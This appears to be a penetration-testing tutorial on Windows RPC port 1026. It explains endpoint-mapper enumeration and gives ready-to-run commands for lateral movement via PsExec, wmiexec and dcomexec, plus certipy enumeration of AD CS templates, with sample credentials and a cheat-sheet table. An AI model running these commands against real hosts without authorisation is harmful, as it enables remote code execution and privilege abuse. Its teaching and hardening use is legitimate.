Port 1026 MS RPC: Windows dynamic endpoints, port 135 and remoting.

Learn what port 1026 is in MS RPC, why it correlates with the endpoint mapper on 135, and how dynamic RPC ports change between legacy and modern Windows systems, impacting enumeration, firewalling, and lateral movement.
- Posted on 2026-04-10
- Reading time: 1 min


Executive Summary — Port 1026 is the second dynamic RPC port assigned by Windows, immediately after 1025. As with 1025, the service occupying it varies by system—typically Service Control Manager, Event Log, DCOM, or certificates. The MS RPC Port 1025 Guide covers the full dynamic RPC port mechanism; here, we focus on the specifics of 1026 and the services that most frequently occupy it.
TL;DR

- Porta 1026 = seconda porta dinamica RPC su Windows — stessa logica della 1025, servizio diverso
- rpcdump sulla porta 135 rivela esattamente quale servizio risponde sulla 1026
- I servizi più comuni su 1026: Service Control Manager (SCM), Certificate Services, Event Log
RPC port 1026 is a dynamic TCP port assigned to Windows RPC services. Port 1026 enumeration is identical to 1025: query the endpoint mapper (135) with rpcdump to discover the service. Port 1026 vulnerabilities depend on the specific service occupying it. In the kill chain, if 1026 hosts the SCM (Service Control Manager), it is the channel used by PsExec to create remote services.
1. Enumeration #
Identify the service on 1026 #
rpcdump.py 10.10.10.10 | grep 1026Typical outputs:
Case 1 — Service Control Manager:
Protocol: [MS-SCMR]: Service Control Manager Remote Protocol
Provider: services.exe
Bindings: ncacn_ip_tcp:10.10.10.10[1026]
Case 2 — Certificate Services:
Protocol: [MS-ICPR]: ICertPassage Remote Protocol
Provider: certsrv.exe
Bindings: ncacn_ip_tcp:10.10.10.10[1026]
Case 3 — Event Log:
Protocol: [MS-EVEN6]: EventLog Remoting Protocol
Provider: wevtsvc.dll
Bindings: ncacn_ip_tcp:10.10.10.10[1026]
What you do next: Depends on the service you found.
- SCM (services.exe): is the target of PsExec —
psexec.py domain/admin:pass@10.10.10.10 - Certificate Services (certsrv.exe): indicates AD CS — potential for certificate abuse ESC1-ESC8
- Event Log: less offensively interesting, but confirms active Windows host
2. Offensive Techniques for Service #
If SCM on 1026:
# PsExec usa SCM per creare un servizio remoto
psexec.py domain/admin:Password123@10.10.10.10C:\Windows\system32> whoami
nt authority\systemIf Certificate Services on 1026:
# Enumera template vulnerabili
certipy find -u user@corp.local -p pass -dc-ip 10.10.10.10
Read our complete guide on certipy and how to exploit all ESCs from 1 to 16 during privilege escalation.
If WMI on 1026:
wmiexec.py domain/admin:pass@10.10.10.103. Combined RPC port scan #
# Scan completo delle porte RPC dinamiche + endpoint mapping
nmap -sV -p 135,1025-1035,49152-49170 10.10.10.10 --open
rpcdump.py 10.10.10.10
This reveals the entire RPC service map—each port with its own specific service. For the lateral movement via DCOM
, identify ports that host DCOM and use them with dcomexec.py.
4. Final Cheat Sheet #
| Action | Command |
|---|---|
| Scan | nmap -sV -p 135,1026 [target] |
| Identify service | rpcdump.py [target] | grep 1026 |
| Full RPC map | rpcdump.py [target] |
| PsExec (if SCM) | psexec.py domain/user:pass@[target] |
| WMI exec | wmiexec.py domain/user:pass@[target] |
| Cert enum (if ICPR) | certipy find -dc-ip [target] |
Hardening #
Identical to port 1025: Restrict dynamic RPC range, limit access with Windows Firewall, segment VLANs.
Reference: MS-RPCE, MS-SCMR. For use in authorized environments only. Further information: https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/service-overview-and-network-port-requirements